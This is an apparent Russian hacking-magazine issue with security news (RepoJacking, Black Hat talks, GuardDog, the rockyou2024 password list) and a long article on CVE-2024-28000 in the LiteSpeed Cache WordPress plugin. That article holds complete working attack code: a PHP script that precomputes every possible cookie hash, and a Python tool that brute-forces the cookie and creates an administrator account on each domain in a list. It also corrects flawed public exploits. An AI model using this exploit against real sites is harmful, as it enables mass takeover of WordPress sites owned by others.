УЯЗВИМОСТИ НА GITHUB: В БИБЛИОТЕКЕ RUBY, КОТОРУЮ СКАЧАЛИ 250 ТЫСЯЧ РАЗ, В МОДУЛЯХ ДЛЯ ЭЛЕКТРОННЫХ ЗАМКОВ И В ПОПУЛЯРНЫХ ИГРАХ

В своем исследовании мы проверили публичные репозитории GitHub на уязвимость к захвату (RepoJacking). Теперь копнули глубже и поискали среди них популярные библиотеки. Мы отобрали репозитории с кодом, который был опубликован как библиотека в пакетном менеджере. Проверили эти репозитории на уязвимость и выбрали самые популярные. Вот что нашли:

- библиотека Ruby, последнюю версию которой скачали больше 250 тысяч раз, и другие Ruby-модули, опубликованные на RubyGems;
- Python-модуль управления электронным дверным замком известного производителя;
- модули для игр Counter-Strike и Minecraft;
- модуль расширения игрового движка Godot Engine;
- образы контейнеров, опубликованные на Docker Hub.

Рекомендации для разработчика написали. Результаты исследования опубликовали.



Пример библиотеки Ruby, репозиторий которой был доступен для захвата

ПОДБОРКА ИССЛЕДОВАНИЙ С BLACK HAT 2024

В августе прошли крупнейшие ИБ-мероприятия, и уже можно встретить обзоры наиболее громких с точки зрения медиа исследований.

Я взял материалы и постарался выделить перспективные направления.

- From Weapon to Target: Quantum Computers Paradox — исследование вопросов безопасности квантовых компьютеров и процесса квантовых вычислений. Влияние квантовых вычислений на классическую криптографию активно обсуждается, а вот вопросы безопасности самих квантовых систем остаются малоизученными. Авторы анализируют уязвимости и возможные векторы атак на квантовые вычислительные инфраструктуры, включая программное обеспечение и облачные сервисы. Примеры выявленных проблем: кража токенов аутентификации, изменение квантовых цепочек программ в SDK, а также атаки на квантовые процессоры.
- SnailLoad: Anyone on the Internet Can Learn What You're Doing — интересная техника составления профиля пользователя без каких-либо вспомогательных инструментов (без агентов на его рабочей станции или прокси-серверов в его сети). Канал утечки данных находится в задержках сети, которые появляются, когда пользователь взаимодействует с онлайн-контентом. Анализируя эти задержки, злоумышленник может точно определить действия пользователя, а это, в свою очередь, приводит к раскрытию конфиденциальной информации и деанонимизации. Эта техника подчеркивает уязвимость даже защищенных сессий браузера перед сложными атаками на основе временных характеристик (timing-атаки).
- Listen to the Whispers: Web Timing Attacks that Actually Work — и еще одно исследование тайминг-атак, но уже в контексте безопасности веб-приложений. Приведены примеры ситуаций, когда атакуемая система раскрывает конфиденциальные данные из-за разных временных задержек при обработке запросов. Техника пригодится для обнаружения скрытой поверхности атаки и определения некорректных настроек прокси-серверов.
- Deep Backdoors in Deep Reinforcement Learning Agents — техника интеграции «вредоносных нейронов» в нейронную сеть. В исследовании описаны сценарии компрометации ИИ-агентов на этапе их обучения и последствия неправильных решений, которые эти агенты могут принимать в промышленности, автономном транспорте и кибербезопасности.

RSA CONFERENCE 2024: АНОНСЫ ПЕРСПЕКТИВНЫХ ТЕХНОЛОГИЙ

Анонсы с RSA в этом году, которые меня заинтересовали:

- ArmorCode, компания — разработчик решения класса Application Security Posture Management (ASPM), интегрировала в свою платформу ИИ для корреляции уязвимостей и ускорения обработки дефектов.
- Checkmarx выпустила функции AI Security для защиты кода, который был сгенерирован с помощью LLM. И также добавила возможности автоисправления уязвимостей.
- Cloud Security Alliance выпустил руководство для безопасного внедрения ИИ. Опубликованы три ключевых документа, с которыми обязательно должны ознакомиться директор по информационной безопасности и руководители направлений AI: AI Organizational Responsibilities, AI Resilience и Principles to Practice.
- Компания Protect AI запустила базу данных уязвимостей в ИИ/ML. По мнению компании, существующие базы уязвимостей CVE и NVD не закрывают потребности в информации об уязвимых ML-моделях и проблемах ИИ.
- Стартап Torq выпустил решение HyperSOC, которое добавляет аналитику силу в виде LLM для автоматизации оценки критичности угрозы, определения оптимального пути ее обработки и эскалации. «Исключить выгорание специалистов SOC» — необычная ценность, которую закладывают разработчики этой технологии.

Даю задание: найти общий тренд среди всех этих анонсов. А я пока посмотрю на мост Golden Gate где-то в Сан-Франциско неподалеку от места проведения RSA Conf 2017.

ПЕРСПЕКТИВНЫЕ ИНСТРУМЕНТЫ: СРЕДСТВО ДЛЯ ПОИСКА ВРЕДОНОСНЫХ ЗАВИСИМОСТЕЙ PYPI И NPM

Выше я уже писал о нашем исследовании атак на конвейер разработки. Частый вопрос, который задают разработчики, ознакомившись с ресерчем: какое средство использовать для анализа зависимостей в коде?

GuardDog — инструмент, который при помощи Semgrep сканирует пакеты PyPI и NPM на предмет вредоносного кода. База эвристик делится на два блока: эвристики исходного кода и эвристики метаданных пакета. С его помощью исследовательское подразделение DataDog недавно обнаружило набор вредоносных пакетов PyPI, которые атакуют определенные рабочие станции под управлением macOS.

Утилиту можно брать на вооружение и использовать для непрерывного сканирования локального репозитория пакетов.

ПЕРСПЕКТИВНЫЕ ИНСТРУМЕНТЫ: ФАЙЛ СО СПИСКОМ САМЫХ ПОПУЛЯРНЫХ ПАРОЛЕЙ

Файл rockyou2024.txt содержит 9,94 миллиарда уникальных паролей, многие из которых были замечены в крупных утечках. Кому пригодится этот файлик:


- Редтимерам, пентестерам и специалистам по анализу защищенности. Им всегда нужно освежать такие списки для подбора паролей. Как показывает практика проведения пентестов, на широком скоупе иногда справлялся даже старенький `rockyou.txt` из Kali Linux.
- Защитникам, аналитикам SOC и ИБ-инженерам. Они смогут проверить парольные политики на устойчивость к брутфорсу и внести парольные комбинации в правила для выявления атак.
- Обычным юзерам, которые смогут поискать свои пароли в списке и найти еще один повод сменить их.

О ЧЕМ МОЖЕТ РАССКАЗАТЬ ТЕНЬ НА ФОТО?

Ответ: о твоем местоположении.

Рекомендую полезный инструмент ShadowFinder для коллекции OSINT-исследователя. Позволяет определить примерные координаты места, где была сделана фотография. Утилита использует параметры высоты объекта, длины его тени, дату и время и затем проводит оценку мест, где могла появиться тень с такими параметрами.

Те, кто не хочет раскрывать свое местоположение, уже начинают блюрить тени на фотках. Ну или вовсе перестают постить фото, потому что обнаружения не избежать!



Принцип определения местоположения по тени на фото

КРИТИЧЕСКАЯ УЯЗВИМОСТЬ В СЕТЕВОМ СТЕКЕ WINDOWS

Критическая проблема обнаружена в парсере IPv6 ядра Windows. Она позволяет злоумышленникам удаленно выполнить произвольный код без какого-либо взаимодействия с пользователем.

Похоже, локальный файрвол не поможет, потому что разбор вредоносного IPv6-пакета происходит до его попадания к встроенному средству защиты.

Уязвимы все поддерживаемые версии Windows. Ставим обновления и готовимся к эксплоиту.

Используем этот опыт и знания для движения вперед к своим открытиям.

CVE СО СКОРОСТЬЮ СВЕТА

Исправляем публичный эксплоит для LiteSpeed Cache

Сегодня я разберу уязвимость в LiteSpeed Cache — популярном плагине для ускорения работы сайтов. Плагин работает с движками WooCommerce, bbPress, ClassicPress и Yoast, на сегодня у него более пяти миллионов установок. Давай посмотрим, как генерация недостаточно качественных случайных чисел привела к возможности повысить привилегии до админа.

Huseyn (az_AZ) Gadashov
xdvyznq28qfn@proton.me

Каждый раз после того, как в новостях публикуют какую-то мегакрутую уязвимость, можно наблюдать четыре типа людей:

1. Те, кто спешит опубликовать бесплатный эксплоит, который будет неприменим без доработок.
2. Те, кто публикует PoC (доказательство концепции) на GitHub, YouTube или других платформах, оставляя ссылку для покупки или контакты.
3. Те, кто анализирует уязвимость, подробно описывая ее опасность, но без предоставления PoC.
4. Любители покритиковать всех остальных.

Сегодня я совмещу третий и четвертый типы: расскажу тебе об уязвимости и покритикую хакеров из первых двух категорий.

НЕМНОГО О СИТУАЦИИ

Уязвимость, которую мы рассмотрим, нашел Джон Блэкборн, и она получила идентификатор CVE-2024-28000.

Компания Patchstack утверждает:

> *За эту уязвимость была назначена самая высокая награда в истории поиска ошибок в WordPress. Программа Patchstack Zero Day наградила исследователя 14 400 долларов США наличными.*

Wordfence (конкурент) заявляет:

> *Хотя об этой уязвимости не сообщалось в программе Wordfence Bug Bounty, за нее, скорее всего, было бы присуждено вознаграждение в размере около 23 400–31 200 долларов США во время нашего текущего конкурса Superhero Challenge, учитывая известную нам информацию об уязвимости.*

Продолжение статьи →

CVE СО СКОРОСТЬЮ СВЕТА


ИСПРАВЛЯЕМ ПУБЛИЧНЫЙ ЭКСПЛОИТ ДЛЯ LITESPEED CACHE

АНАЛИЗ УЯЗВИМОСТИ

Уязвимость, по сути, заключается в том, что где-то в недрах плагина генерируется хеш, который используется в качестве куки, через которую можно создать аккаунт администратора. При этом в основе хеша — случайное число, сгенерированное на основе долей секунды. Число комбинаций для таких чисел ограниченно, что позволяет подобрать хеш.

Зачем генерируется хеш?

У LiteSpeed Cache есть функция для симуляции пользователя, внутри которой создается и сохраняется хеш. Этот хеш используется как кука `litespeed_hash`. Для его генерации нужно включить функцию краулера. Если ты поищешь в коде `get_hash`, то увидишь, что эта функция вызывается в двух местах. Прежде чем начать анализ того, как генерируется хеш, давай разберемся, в каких случаях эта функция вызывается.



Функция `self_curl` предназначена для выполнения HTTP-запроса с использованием библиотеки cURL:

```
public function self_curl($url, $ua, $uid = false, $accept = false)
{
  // $accept not in use yet
  $this->_crawler_conf['base'] = home_url();
  $this->_crawler_conf['ua'] = $ua;
  if ($accept) {
    $this->_crawler_conf['headers'] = array('Accept: ' . $accept);
  }
  if ($uid) {
    $this->_crawler_conf['cookies']['litespeed_role'] = $uid;
    $this->_crawler_conf['cookies']['litespeed_hash'] = Router::
get_hash();
  }

  $options = $this->_get_curl_options();
  $options[CURLOPT_HEADER] = false;
  $options[CURLOPT_FOLLOWLOCATION] = true;

  $ch = curl_init();
  curl_setopt_array($ch, $options);
  curl_setopt($ch, CURLOPT_URL, $url);
  $result = curl_exec($ch);
  $code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
  curl_close($ch);

  if ($code != 200) {
    self::debug('❌ Response code is not 200 in self_curl() [code]
' . var_export($code, true));
    return false;
  }

  return $result;
}
```

Эта функция принимает несколько параметров, таких как URL, User-Agent и идентификатор пользователя (`$uid`). Она устанавливает базовый URL, используя метод `home_url()`, и сохраняет переданный `User-Agent`. Если передан идентификатор пользователя, создаются куки `litespeed_role` и `litespeed_hash`.

Дело в том, что функция `self_curl` используется в функции `prepare_html`.

```
public function prepare_html($request_url, $user_agent, $uid =
false)
{
  $html = $this->cls('Crawler')->self_curl(add_query_arg('
LSCWP_CTRL', 'before_optm', $request_url), $user_agent, $uid);
```

Функция `prepare_html` используется в функции `_send_req`.

```
private function _send_req($request_url, $queue_k, $uid, $
user_agent, $vary, $url_tag, $type, $is_mobile, $is_webp)
{
  // Check if has credit to push or not
  $err = false;
  $allowance = $this->cls('Cloud')->allowance(Cloud::SVC_CCSS, $err
);
  if (!$allowance) {
    Debug2::debug('[CCSS] ❌ No credit: ' . $err);
    $err && Admin_Display::error(Error::msg($err));
    return 'out_of_quota';
  }

  // Update css request status
  $this->_summary['curr_request_' . $type] = time();
  self::save_summary();

  // Gather guest HTML to send
  $html = $this->prepare_html($request_url, $user_agent, $uid);

  if (!$html) {
    return false;
  }
.....
```

Функция `_send_req` вызывается из `_cron_handler`.

```
private function _cron_handler($type, $continue)
{
  $this->_queue = $this->load_queue($type);

  if (empty($this->_queue)) {
    return;
  }

  $type_tag = strtoupper($type);

  // For cron, need to check request interval too
  if (!$continue) {
    if (!empty($this->_summary['curr_request_' . $type]) && time()
- $this->_summary['curr_request_' . $type] < 300 && !$this->conf(self
::O_DEBUG)) {
      Debug2::debug('[' . $type_tag . '] Last request not done');
      return;
    }
  }

  $i = 0;
  $timeoutLimit = ini_get('max_execution_time');
  $this->_endts = time() + $timeoutLimit;
  foreach ($this->_queue as $k => $v) {
    if (!empty($v['_status'])) {
      continue;
    }

    if (function_exists('set_time_limit')) {
      $this->_endts += 120;
      set_time_limit(120);
    }
    if ($this->_endts - time() < 10) {
      // self::debug("🚨 End loop due to timeout limit reached " .
$timeoutLimit . "s");
      // return;
    }

    Debug2::debug('[' . $type_tag . '] cron job [tag] ' . $k . ' [
url] ' . $v['url'] . ($v['is_mobile'] ? ' 📱 ' : '') . ' [UA] ' . $v[
'user_agent']);

    if ($type == 'ccss' && empty($v['url_tag'])) {
      unset($this->_queue[$k]);
      $this->save_queue($type, $this->_queue);
      Debug2::debug('[CCSS] wrong queue_ccss format');
      continue;
    }

    if (!isset($v['is_webp'])) {
      $v['is_webp'] = false;
    }

    $i++;
    $res = $this->_send_req($v['url'], $k, $v['uid'], $v['
user_agent'], $v['vary'], $v['url_tag'], $type, $v['is_mobile'], $v['
is_webp']);
    if (!$res) {
      // Status is wrong, drop this this->_queue
      unset($this->_queue[$k]);
      $this->save_queue($type, $this->_queue);
.....
```

Функция `_cron_handler` вызывается из `cron_ccss`.

```
public static function cron_ccss($continue = false)
{
  $_instance = self::cls();
  return $_instance->_cron_handler('ccss', $continue);
}
```

Функция `cron_ccss` служит оберткой для запуска функции `_cron_handler`. Она вызывает функцию `_cron_handler`, передавая в качестве типа `ccss` и флаг `$continue`. Функция `_cron_handler` загружает очередь задач для указанного типа (в данном случае — `ccss`) через метод `load_queue`. Если очередь пустая, функция завершает выполнение, так как нет задач для обработки.

То есть функция `cron_ccss` ставит в обработку функцию `_ccss`, в которой `uid` — это результат работы `get_current_user_id`, который берет User ID из функции `_wp_get_current_user`. То есть User ID дается самим движком, а не пользователем. Это значит, что манипулировать им мы не сможем и нужно проанализировать второе место, где вызывается `get_hash()`:

```
private function _ccss()
{
  global $wp;
  $request_url = home_url($wp->request);

  $filepath_prefix = $this->_build_filepath_prefix('ccss');
  $url_tag = $this->_gen_ccss_file_tag($request_url);
  $vary = $this->cls('Vary')->finalize_full_varies();
  $filename = $this->cls('Data')->load_url_file($url_tag, $vary, '
ccss');
  if ($filename) {
    $static_file = LITESPEED_STATIC_DIR . $filepath_prefix . $
filename . '.css';

    if (file_exists($static_file)) {
      Debug2::debug2('[CSS] existing ccss ' . $static_file);
      Core::comment('QUIC.cloud CCSS loaded ✅ ' . $filepath_prefix
. $filename . '.css');
      return File::read($static_file);
    }
  }

  $uid = get_current_user_id();
```

Перейдем к анализу `_get_curl_options`.

```
private function _get_curl_options($crawler_only = false)
{
  $options = array(
    CURLOPT_RETURNTRANSFER => true,
    CURLOPT_HEADER => true,
    CURLOPT_CUSTOMREQUEST => 'GET',
    CURLOPT_FOLLOWLOCATION => false,
    CURLOPT_ENCODING => 'gzip',
    CURLOPT_CONNECTTIMEOUT => 10,
.....
  if ($crawler_only) {
    $this->_crawler_conf['cookies']['litespeed_hash'] = Router::
get_hash();
  }
.....
```

Для нас здесь важно, что если `crawler_only = true`, то будет генерироваться наш хеш. Вызов `_get_curl_options` делается из `_do_running`, где `crawler_only` передан как `true`:

```
private function _do_running()
{
  $options = $this->_get_curl_options(true);
```

Пройдемся по цепочке вызовов:


- `_engine_start` вызывается из `_crawl_data($manually_run)`;
- `_crawl_data` используется в функции `start($manually_run = false)`;
- `start` используется в функции `async_handler($manually_run = false)`;
- `async_handler` вызывается из `async_litespeed_handler`.


При каждом вызове делается проверка `manually_run`, и значение должно быть истинным. Вот как выглядит вызов `async_handler` из `async_litespeed_handler`:

```
public static function async_litespeed_handler()
{
  $type = Router::verify_type();

  self::debug('type=' . $type);

  // Don’t lock up other requests while processing
  session_write_close();
  switch ($type) {
    case 'crawler':
      Crawler::async_handler();
      break;
    case 'crawler_force':
      Crawler::async_handler(true);
      break;
    case 'imgoptm':
      Img_Optm::async_handler();
      break;
    case 'imgoptm_force':
      Img_Optm::async_handler(true);
      break;
    default:
  }
}
```

То есть хеш создастся, если кто-то сделает запрос вот по такому адресу:

```
wp-admin/admin-ajax.php?action=async_litespeed&litespeed_
type=crawler_force
```





Хеш генерируется для краулинга, который можно вызвать, либо включив соответствующую настройку в панели администратора, либо через функцию, которая не требует аутентификации. В исходном репорте на это намекали, но не показали, как на самом деле вызывается функция. Поэтому и публичные эксплоиты на данный момент все нерабочие. Вот такая вот смешная ситуация у «эксплоит-девелоперов»:

Вариант Alucard0x1:

```
def trigger_hash_generation():
    payload = {
        'action': 'async_litespeed',
        'litespeed_type': 'crawler'
    }
```

Вариант ebrasha:

```
        private static async Task TriggerHashGeneration()
        {
            var payload = new Dictionary<string, string>
            {
                { "action", "async_litespeed" },
                { "litespeed_type", "crawler" }
            };
```

Вариант arch1m3d:

```
def trigger_hash_generation(target_url):
    ajax_url = f"{target_url}/wp-admin/admin-ajax.php"
    params = {
        "action": "async_litespeed",
        "litespeed_type": "crawler"
    }
```

Как генерируется хеш?

Хеш в нашем случае — это строка из шести псевдослучайных символов. Чекнув функцию `get_hash`, можно увидеть, что она использует вызов `rrand`:

```
public static function get_hash()
{
  // Reuse previous hash if existed
  $hash = self::get_option(self::ITEM_HASH);
  if ($hash) {
    return $hash;
  }

  $hash = Str::rrand(6);
  self::update_option(self::ITEM_HASH, $hash);
  return $hash;
}
```

Функция `rrand` предназначена для генерации случайной строки определенной длины из символов, выбранных из заранее заданного набора.

```
public static function rrand($len, $type = 7)
{
  mt_srand((int) ((float) microtime() * 1000000));

  switch ($type) {
    case 0:
      $charlist = '012';
      break;

    case 1:
      $charlist = '0123456789';
      break;

    case 2:
      $charlist = 'abcdefghijklmnopqrstuvwxyz';
      break;

    case 3:
      $charlist = '0123456789abcdefghijklmnopqrstuvwxyz';
      break;

    case 4:
      $charlist = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
      break;

    case 5:
      $charlist = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
      break;

    case 6:
      $charlist = '
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
      break;

    case 7:
      $charlist = '0123456789
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
      break;
  }

  $str = '';

  $max = strlen($charlist) - 1;
  for ($i = 0; $i < $len; $i++) {
    $str .= $charlist[mt_rand(0, $max)];
  }

  return $str;
}
```

Здесь `$len` — параметр, определяющий длину генерируемой строки, `$type = 7` — параметр, который определяет набор символов для генерации строки.

```
case 7:
  $charlist = '0123456789
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
  break;
```

Дальше используется функция `mt_srand`, которая устанавливает начальное значение (seed) для генератора случайных чисел `mt_rand`:

```
mt_srand((int) ((float) microtime() * 1000000));
```

Что такое seed и почему это важно?

Как ты, возможно, знаешь, случайные числа в компьютерах вовсе не случайные, а создаются по определенным алгоритмам, которые дают ту или иную степень случайности. Обычно такие алгоритмы используют какое-то начальное значение (seed, «зерно»), которое затем меняют тем или иным образом. Один и тот же seed в результате работы алгоритма всегда даст одинаковое значение.

Сид может передаваться при инициализации генератора случайных чисел, и тогда каждое следующее полученное от него значение будет определено нашим сидом.

Что такое seed

Если ты все еще не до конца понимаешь, как работают все эти генераторы и что за сид такой, давай разберем на простом примере:

```
<?php
mt_srand(1);
$max = 61;
print(mt_rand(0, $max));
?>
```

Представь, что у тебя есть колода карт. В этой колоде — 62 карты. Если каждый раз ты тасуешь колоду и вытаскиваешь карту, она может быть разной.

Но что, если у тебя всегда одна и та же колода? Если ты не тасуешь колоду, а просто берешь карты из одного и того же места, ты всегда будешь вытаскивать одну и ту же карту.

В нашем примере `mt_srand(1)` задает «фиксированную колоду» для генератора случайных чисел. То есть каждый раз, когда ты запускаешь скрипт, генератор случайных чисел начинает работу с одного и того же состояния.

Из-за того что рандом начинается всегда с одной и той же точки, ответ выше всегда будет равен 41, так как это и есть точка, с которой начинается рандом. Если три раза написать `mt_rand`, то ответы будут 41, 25, 8. Эта последовательность **не** меняется.

Как работает microtime()

Функция `microtime()` возвращает текущее время в секундах с точностью до микросекунд:

```
0.123456  // Представляет 123 456 микросекунд
```

В нашем коде происходит следующее преобразование:

```
(float) microtime() * 1000000
```

Поскольку `microtime()` возвращает число с плавающей точкой, представляющее текущее время с точностью до микросекунд (например, 0,123456), удобно сразу умножить его на 1 000 000, чтобы получилось целое значение, и затем привести к целому типу (int).

Так или иначе, у нас возможен ровно один миллион вариантов.

Если использовать один и тот же seed, последовательность «случайных» чисел будет одинаковой. В данном случае seed может быть от 0 до 999 999, а следовательно, и результат одного срабатывания `mt_rand` имеет миллион вариантов, двух — два миллиона и так далее.

А если вариантов хеша миллион, значит, по списку хешей мы могли бы сбрутить cookie и получить доступ к функциям, которые требуют привилегий. Я взял код генерации хешей из самого LiteSpeed и добавил парочку функций, которые сохранят все возможные хеши в файле `hashes.txt`:

```
<?php

function rrand($len, $a, $type = 7) {
    mt_srand($a);

    switch ($type) {
        case 0:
            $charlist = '012';
            break;
        case 1:
            $charlist = '0123456789';
            break;
        case 2:
            $charlist = 'abcdefghijklmnopqrstuvwxyz';
            break;
        case 3:
            $charlist = '0123456789abcdefghijklmnopqrstuvwxyz';
            break;
        case 4:
            $charlist = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
        case 5:
            $charlist = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
        case 6:
            $charlist =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
        case 7:
            $charlist =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
    }

    $str = '';
    $max = strlen($charlist) - 1;
    for ($i = 0; $i < $len; $i++) {
        $str .= $charlist[mt_rand(0, $max)];
    }

    return $str;
}

function generate_and_save($start, $end, $filename) {
    $results = [];
    for ($a = $start; $a <= $end; $a++) {
        $results[] = rrand(6, $a);
    }
    file_put_contents($filename, implode("\n", $results), FILE_APPEND
);
}

$thread_count = 1000;
$range = intdiv(1000000, $thread_count);
$filename = 'hashes.txt';

if (file_exists($filename)) {
    unlink($filename);
}

$child_pids = [];

for ($i = 0; $i < $thread_count; $i++) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        die("ыы форк.");
    } else if ($pid) {
        $child_pids[] = $pid;
    } else {
        $start = $i * $range;
        $end = ($i + 1) * $range - 1;
        if ($i === $thread_count - 1) {
            $end = 999999;
        }

        generate_and_save($start, $end, $filename);
        exit(0);
    }
}

foreach ($child_pids as $pid) {
    pcntl_waitpid($pid, $status);
}

echo "Г-Готово $filename.\n";

?>
```

Генерация хешей — вторая важная часть нашего эксплоита, которая снова в публичных эксплоитах написана неправильно. Они просто поставили `rrand(6)`, из-за чего количество возможностей будет 62^6 = 56 800 235 584.

```
C:\home\xakep> cat hashes.txt| nl | grep 'Bmmtww'
738197   Bmmtww
```

Я решил сверить хеш, который сгенерировался у меня (БД → `wp_options` → `option_name` = `litespeed.router.hash`), с хешами из моего списка, и все совпало.

Продолжение статьи →

CVE СО СКОРОСТЬЮ СВЕТА

ИСПРАВЛЯЕМ ПУБЛИЧНЫЙ ЭКСПЛОИТ ДЛЯ LITESPEED CACHE

ЭКСПЛОИТ

Итак, у нас есть список хешей. Наш скрипт должен:

- отправить запрос `crawler force`;
- сбрутить хеши;
- создать аккаунт администратора со сбрученным хешем.

Вот код, который сделает все это.

cve.py

```
import requests
import argparse
import json
import random
from concurrent.futures import ThreadPoolExecutor, as_completed, wait
, FIRST_COMPLETED
from threading import Event
from urllib.parse import urlparse

def load_hashes(file_path):
    with open(file_path, 'r') as f:
        return [line.strip() for line in f.readlines()]

def send_request(domain, endpoint, data=None, method='POST', headers=
None, timeout=10):
    parsed_url = urlparse(domain)
    scheme = parsed_url.scheme or 'http'
    url = f"{scheme}://{parsed_url.netloc}{endpoint}"

    try:
        response = requests.request(method, url, json=data, headers=
headers, verify=False, timeout=timeout)
        return response
    except requests.exceptions.RequestException as e:
        print(f"Failed to connect to {url}: {e}")
        return None

def check_wp_json(domain):
    paths = ["/wp-json/", "/index.php/wp-json/"]
    for path in paths:
        response = send_request(domain, path, method='GET')
        if response and ("wp-json\\/batch\\/v1" in response.text or "
rest_not_logged_in" in response.text):
            return path
    return None

def check_litespeed_crawler(domain):
    endpoint = "/wp-admin/admin-ajax.php?action=async_litespeed&
litespeed_type=crawler_force"
    response = send_request(domain, endpoint, method='GET')
    if response and response.status_code == 200:
        print(f"Litespeed crawler request successful on {domain}")
    else:
        print(f"Litespeed crawler request failed on {domain}: {
response.status_code if response else 'No response'}")

def generate_username_and_email():
    n = random.randint(101, 199)
    username = f"wpmanagermain{n}"
    email = f"{username}@xxx-tower.net"
    return username, email

def single_exploit(domain, path, hash_value, stop_event):
    if stop_event.is_set():
        return None

    username, email = generate_username_and_email()
    headers = {
        "Cookie": f"litespeed_hash={hash_value}; litespeed_role=1",
        "Content-Type": "application/json"
    }
    data = {
        "username": username,
        "password": "Manager!2937",
        "email": email,
        "roles": ["administrator"]
    }
    endpoint = f"{path}wp/v2/users"
    response = send_request(domain, endpoint, data=data, headers=
headers)

    if response and response.status_code == 401:
        print(f"Failed: 401 Unauthorized on {domain}")
    elif response and "capabilities" in response.text:
        print(f"Success: {username}:Manager!2937:{domain} - hash was
{hash_value}")
        stop_event.set()
        return True
    else:
        print(f"Response on {domain}: {response.status_code} {
response.text}")

    return False

def exploit(domain, hashes):
    path = check_wp_json(domain)
    if path:
        stop_event = Event()
        with ThreadPoolExecutor(max_workers=100) as executor:
            futures = [
                executor.submit(single_exploit, domain, path,
hash_value, stop_event) for hash_value in hashes
            ]
            done, not_done = wait(futures, return_when=
FIRST_COMPLETED)
            if any(f.result() for f in done):
                stop_event.set()
                executor.shutdown(wait=False)
            else:
                for future in not_done:
                    future.cancel()
    else:
        print(f"Failed: No valid wp-json path found for {domain}")

def main():
    parser = argparse.ArgumentParser(description="Domain Exploit Tool
")
    parser.add_argument("-f", "--file", required=True, help="File
containing list of domains")
    args = parser.parse_args()

    hashes = load_hashes("hashes.txt")
    with open(args.file, 'r') as f:
        domains = [line.strip() for line in f.readlines()]

    for domain in domains:
        print(f"Processing {domain}")
        check_litespeed_crawler(domain)
        exploit(domain, hashes)

if __name__ == "__main__":
    main()
```

Запускать можно вот так:

```
python3 cve.py -f domainsWithScheme.txt
```

ВЫВОДЫ

Как видишь, публичные эксплоиты даже относительно несложных уязвимостей зачастую никуда не годятся. Но достаточно немного поизучать исходники, найти уязвимые функции и понять, почему и в каких условиях возможен описанный в CVE баг, и путь эксплуатации становится очевидным.

РУБИ НАОТМАШЬ

Исследуем архитектуру приложения на Ruby и учимся его реверсить


JaboHack

В сегодняшней статье мы поговорим о Ruby, вернее — о тонкостях и нюансах реверса написанных на этом языке приложений. Мы разберем особенности таких программ, перечислим полезный инструментарий для их исследования и найдем простой способ их отладки.

Когда-то о Ruby было написано множество рекламных статей. Для тех, кто хочет более детально ознакомиться с его концепцией и внутренней структурой, есть книга Ruby under a microscope. В общем, как ты уже понял, цель сегодняшней статьи — не постижение дзена программирования на Ruby, а сухой практический разбор особенностей реверса приложений, реализованных на этой экзотике.

ЗАДАЧА

Итак, дано приложение, читающее и валидирующее некий бинарный файл. Нам нужно разобраться с алгоритмом валидации. Первичный автоматический анализ приложения при помощи Detect It Easy на этот раз нам толком ничего не дает — приложение детектится как собранное из C++ в банальном Microsoft Visual Studio 2015. Однако в комплект динамических библиотек программы входит интересный файл `x64-msvcr100-ruby200.dll`, на который полно ссылок из исполняемого модуля. Файл позиционирует себя как интерпретатор Ruby за авторством самого отца-основателя Юкихиро Мацумото со ссылкой на соответствующий сайт.

